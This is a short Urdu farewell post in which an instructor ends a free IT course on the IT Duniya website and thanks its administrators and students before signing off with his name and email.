دوستوں یہ کلاس اس کورس کی آخری کلاس تھی اور میں نے آپ سے جو وعدہ کیا تھا وہ آج اللہ تعالیٰ کے کرم و فضل سے پورا کردیا۔ آپ لوگوں نے اس کورس کو پسند کیا اور میری حوصلہ افزائی کے ساتھ ساتھ وہ عزت اور احترام بھی دیا جسکا میں قابل نہیں تھا۔ میں نے اس کورس کے بدلے آپ لوگوں کی دعائیں اور محبتیں حاصل کیں جو میرے لئے کسی فیس سے زیادہ اہمیت رکھتے ہیں۔ میں انتہائی شکرگزار ہوں آئی ٹی دنیا کے تمام انتظامیہ کے جنہوں نے مجھے موقع دیا کہ میں اپنے خیالات، علم اور تجربات کو آپ کے ساتھ شیئر کرسکوں۔ ہم سب کو آئی ٹی دنیا کے انتظامیہ کا مشکور ہونا چاہیے جو بغیر کسی لالچ یا فائدے کے اتنی بڑی اور علم سے بھرپور ویب سائٹ کو مفت میں ہمارے فائدہ کیلئے چلا رہے ہیں جہاں ہر شخص بغیر کسی اجازت یا فیس کے اپنی قومی زبان اردو میں آئی ٹی کی تعلیم حاصل کرسکتا ہے۔ میں انتہائی شکرگزار ہوں جناب محترم آفریدی بھائی کا جنہوں نے میری ایک آواز پر میرے کورس کو آئی ٹی دنیا کے سینے پر سجادیا۔ میں مشکور ہوں ان تمام دوستوں کا جنہوں نے اس کورس کے شروع سے لیکر آخر تک میرا ساتھ دیا اور میں ان کیلئے دعا گو ہوں کہ اللہ تعالیٰ انکو کامیابیوں سے نوازیں۔ آمین۔

اب اجازت چاہتا ہوں، اپنا اور دوسروں کا خیال رکھیں، اگر کوئی بات بری لگی ہو تو اس کیلئے معافی چاہتا ہوں، دعاؤں میں یاد رکھیں، اللہ حافظ

شکیل محمد خان
shakeel599@gmail.com